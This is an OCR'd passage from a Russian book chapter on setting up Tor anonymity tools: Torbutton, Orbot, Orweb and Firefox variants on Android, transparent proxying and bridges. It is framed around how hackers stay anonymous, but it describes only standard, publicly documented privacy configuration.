

Настройки Torbutton
Использовать параметры прокси, рекомендованные для данной версии Firefox
Использовать Polipo
Установить параметры прокси вручную
HTTP-прокси:
Порт:
SSL-прокси:
Порт:
FTP-прокси:
Порт:
Gopher-прокси:
Порт:
SOCKS хост:
Порт:
SOCKS 4
SOCKS 5
Нет прокси для:
Внимание: Не вносите никаких имен доменов в поле выше
Прозрачная торификация (Требует пользовательских transproxy или Tor-маршрутизатора)
Отключить "Кнопку" и "Горячие клавиши" для предотвращения случайного переключения режима
Проверить настройки
OK
Восстановить значения по умолчанию
Отмена

Рис. 3.6

На вкладке **Настройки безопасности** видно, что по умолчанию в браузере не ведутся журналы с данными по посещаемым сайтам (логи) и отключен Flash-плеер (рис. 3.7).

Flash-плеер отключен не случайно: из соображений безопасности сообщество, поддерживающее Tor, не гарантирует полной анонимности при использовании сторонних приложений.




Рис. 3.7

3.2. Tor на смартфоне

Заметим еще, что в настоящее время для своих нужд хакеру даже не нужно использовать компьютер, т. к. Tor-клиент существует и для смартфонов. Для операционной системы Android с Play Маркета совершенно бесплатно можно скачать программу Orbot (рис. 3.8), представляющую собой прокси для подключения к Tor-сети.

После установки мы получим программу Orbot, которую еще предстоит настроить (рис. 3.9).

Правда, установка Orbot — это только полдела. Пока что любой из имеющихся в операционной системе браузеров работает с Интернетом напрямую. Можно было бы запустить программу путем продолжительного нажатия пальцем на импровизированной круглой кнопке включения, закрывающей луковичного андроида. Но нужный нам браузер пока еще не установлен, поэтому повременим. Кстати, обратите внимание, что кнопка **CHECK BROWSER** до запуска программы Orbot неактивна. Наша задача — установить и настроить дополнительный браузер, который будет работать с Tor-сетью прокси Orbot (рис. 3.10).

Мы установим для нашей цели даже не один, а два браузера. И легче всего узнать, что нам нужно в качестве специального браузера, можно, вызвав весь список работающих совместно с нашим приложением программ. Делается это посредством выбора значка, состоящего из трех расположенных по вертикали точек в правом верхнем углу самой программы Orbot (рис. 3.11).

В предложенном списке действий выбираем вариант **Wizard** (рис. 3.12).




Рис. 3.8

Рис. 3.9




Рис. 3.10

Рис. 3.11




Рис. 3.12

В списке программ, работающих с Orbot и полученных в результате наших манипуляций, нас сейчас интересуют браузеры ORWEB и PROXY MOBILE ADD-ON FOR FIREFOX (рис. 3.13).

Начнем с простого, а именно с установки ORWEB, так же запустив поиск этой программы в Play Маркете (рис. 3.14).




Рис. 3.13




Рис. 3.14

Хорошо то, что браузер ORWEB начинает работать в связке с Orbot сразу же после установки. Но сначала выполним, наконец, запуск Orbot. Повторимся, что запуск программы для связи с Tor-сетью производится продолжительным нажатием пальцем на круглой кнопке включения устройства, закрывающей луковичного андроида. Жмем на кнопку до тех пор, пока ручки не поднимутся вверх (рис. 3.15).




Рис. 3.15




Рис. 3.16

Далее нужно нажать уже ставшую активной кнопку **CHECK BROWSER**. В результате запустится ORWEB, и если все хорошо, то на экране сразу же вы увидите сообщение о новом IP-адресе, который предоставит браузеру Tor-сеть. В нашем примере мы получили адрес 5.1.83.199 (рис. 3.16).

Для ввода адреса интернет-узла необходимо использовать значок земного шара в левом верхнем углу браузера. Таким образом, появится соответствующая строка, где можно указать конкретный адрес. Этим простым браузером вы можете анонимно посещать веб-узлы в Интернете. Соединение между вами и посещаемым узлом шифруется. Провайдер или враг, перехвативший трафик, уже не прочитает его со-

держимого. Вы также сохраните инкогнито на посещаемых узлах просторов Интернета, т. к. IP-адрес с применением этой связки будет также отличаться от реального.

Обратим внимание, когда Orbot запущен и установил связь с Tor-сетью, то ручки луковичного андроида подняты вверх (см. рис. 3.15). Для того чтобы сменить IP-адрес на другой, также отличный от вашего реального, нужно "скользнуть" пальцем, как бы крутанув это устройство по горизонтали. Таким образом, во время работы хакер может регулярно менять свой IP-адрес.

Но ORWEB очень уж прост и мало функционален. Второй вариант немного посложнее, и здесь требуется настройка. Заключается он в следующем: используется стандартный браузер Firefox, но со специальными надстройками. Надстройки применяются для того, чтобы стандартный браузер контактировал с Интернетом не напрямую, а через прокси. Посетив страницу по адресу, указанному для PROXY MOBILE ADD-ON FOR FIREFOX на рис. 3.13 (а именно — **https://guardianproject.info/apps/firefoxprivacy**), с удивлением узнаем, что основанный на Firefox проект уже более не поддерживается, т. к. такое решение, по мнению разработчиков, может быть небезопасным. Трудно понять действительную причину такого решения, не знаю — правы мы или нет, но как кажется, все дело в том, что разработчики отказались поддерживать такую связку по простой причине: не каждому пользователю под силу настраивать такое соединение.

Любая ошибка при настройке приводит к тому, что пользователь сам того не подозревая, будет работать с Интернетом минуя прокси (а значит, и Tor-сеть), будучи уверен, что все по-прежнему хорошо. Настройки, например, могут попросту "слететь" и после автообновления программы Firefox.

Но все же на указанной веб-странице старый метод описан. Список рекомендаций по донастройке стандартного Firefox состоит из 10 пунктов. Не таких уж и сложных шагов, и на наш взгляд там не хватает одного из важнейших — настройки запрета автоматического обновления браузера.

Вообще с этим проектом по применению браузера на основе Firefox все время что-нибудь происходит. Трудно понять, что за вариант будет предложен на момент, когда книга появится в продаже. Одно время предлагалось дополнение (addon) Proxy Mobile к стандартному браузеру Firefox (рис. 3.17).




Рис. 3.17




Рис. 3.18

Это было неплохое решение, позволяющее производить различные настройки дополнения (рис. 3.18).

Потом в разное время предлагались различные уже готовые, настроенные на работу с прокси браузеры. Один из них — Fennec (рис. 3.19).




Рис. 3.19

После установки получался уже полностью настроенный, безопасный браузер Fennec, предложенный разработчиками проекта "The Guardian Project" и работающий через прокси (рис. 3.20).

На рис. 3.21 представлен значок еще одного варианта подобного браузера — Orfox.

Рис. 3.20

Рис. 3.21

Какая ситуация сложится в тот момент, когда вы будете пробовать защищенный браузер — неизвестно. Возможно, что вам предложат браузер даже с таким же именем, как мы описывали здесь, но ненастроенный на работу с Orbot. Поэтому убедиться, работает ли браузер через защищенное соединение, можно так: при запуске правильно настроенного браузера, когда Orbot не запущен, он выдаст ошибку о том, что прокси-сервер отклонил соединение (рис. 3.22).




Рис. 3.22

Если все же соединение с Tor-сетью установлено, то он (браузер) сможет работать с Интернетом (рис. 3.23).

Правильный браузер при запущенном Orbot должен работать с Интернетом, при остановленном Orbot — выдать ошибку. Еще один признак: правильного браузера вы не увидите в репозитории Play Маркета, его нужно искать в Интернете специально.

Хакер, анонимно попользовавшись ресурсами Интернета, для окончательного уничтожения всех следов, которые может оставлять программа на основе Firefox на самом смартфоне, скорее всего, на всякий случай проделает еще следующие дейст-




Рис. 3.23

вия. Он вызовет настройки программы, используя три точки, расположенные по вертикали в правом верхнем углу программы, и далее выберет меню **Settings** (рис. 3.24).

Затем — **Privacy** (рис. 3.25). И, наконец, меню **Clear now** (рис. 3.26).

Рис. 3.24




Рис. 3.25




Рис. 3.26




Рис. 3.27

Отметит флажки для всех предложенных данных и выберет **CLEAR DATA** (рис. 3.27). Вот и все! Никаких следов на смартфоне не останется. Хотя, в установках есть более простой способ — все очищается автоматически при выходе из программы (**Clear on exit**).

Итак, мы настроили два разных браузера для абсолютно анонимной работы в Интернете. Необходимо также понимать, что при наличии в смартфоне прав пользователя root (а с целью обеспечения нужного уровня безопасности по умолчанию все смартфоны не дают прав суперпользователя root), Orbot позволит настроить анонимную работу в Интернете любому приложению, а не только браузеру, как мы только что рассмотрели. И зачастую, чтобы получить права root на смартфоне, нужно проделать ряд манипуляций, которые совсем не приветствуются производителями указанных девайсов, т. к. пользователи смогут даром скачивать некоторые отнюдь не бесплатные приложения и вообще нарушить работу устройства. Сейчас, здесь мы не будем останавливаться на вопросе получения прав root в смартфоне, поговорим об этом немного позднее. Отметим только, что, имея такие права, программа Orbot позволит сделать анонимным любое другое приложение, используя функцию **Transparent Proxying** (Прозрачный прокси) (рис. 3.28).

После установки **Transparent Proxying** и **Request Root Access** появится возможность выбрать приложения, которые нужно будет запускать через прокси (станет доступным меню **Select Apps**), рис. 3.29.

На рис. 3.30 для пробы возможность работать через прокси указана для приложения Skype (флажок напротив).




Рис. 3.28

Рис. 3.29




Рис. 3.30

Понятно, что при наличии root-доступа легче решается и проблема использования подходящего браузера через прокси. Если даже все проекты с выпуском такого браузера на основе Firefox будут заморожены, то можно использовать любой браузер, включив его так, как мы показали на примере с программой Skype. При этом нужно понимать, что на основе той информации, которую мы привели, просто подключить браузер через прокси — мало. Чтобы он не наследил, нужно еще хорошо поработать с настройками.

Отметим также, что попасть в настройки Orbot, указанные на рис. 3.28, можно, выбрав кнопку со стилизованным изображением регуляторов настройки эквалайзера в правом верхнем углу программы (рис. 3.31).

Рис. 3.31

Провайдер не может прочитать трафика, передаваемого по сети с использованием Tor. Но он может блокировать работу с использованием этой сети. Для исключения такого влияния хакеры используют ретрансляторы типа "мост".

Вариантов мостов (bridges mode) несколько, расскажем о самом простом из них. Для начала хакеру необходимо узнать действующий в настоящее время список адресов мостов. Это он может выяснить на странице **https://bridges.torproject.org/** (рис. 3.32).




Рис. 3.32

Настраивается работа через простой мост следующим образом: в меню конфигурации Orbot (как туда зайти, мы показывали ранее, см. рис. 3.31), в секции **Bridges (IP address and port of bridges)** введем один из полученных адресов (рис. 3.33).

Рис. 3.33

В секции **Use Bridges (Enable alternate entrance nodes into the Tor Network)** установим флажок в состояние "включено" (рис. 3.34). Хотя это делать и не обязательно, включение или выключение функции моста в этой секции соответствует кнопке **BRIDGES** на лицевой панели программы (рис. 3.35). При включенном мосте кнопка будет зеленого цвета.




Рис. 3.34




Рис. 3.35

О Tor можно было бы еще долго рассказывать, существует много интересной информации. Упомянем только некоторые факты. Например, о том, что несколько лет назад немецкая полиция арестовала человека, организовавшего на своем компьютере сервер Tor. Тогда было установлено, что через этот сервер "некто" отправил ложное сообщение о теракте. Личность, отправившую сообщение, так и не нашли, а хозяин пресловутого компьютера, все же выпущенный на свободу, отказался в дальнейшем от соблазна предоставлять свой компьютер в качестве узла Tor. Кстати, мы и вам этого не советуем: повторим — пусть "работает только как клиент".

Еще один интересный факт: в ряде стран Tor блокируется различными способами. Например, в Иране препятствия чинятся за счет блокировки SSL-соединений. А в Китае в список блокировки большого брандмауэра ("Золотой щит") было включено подавляющее большинство публичных адресов серверов Tor...

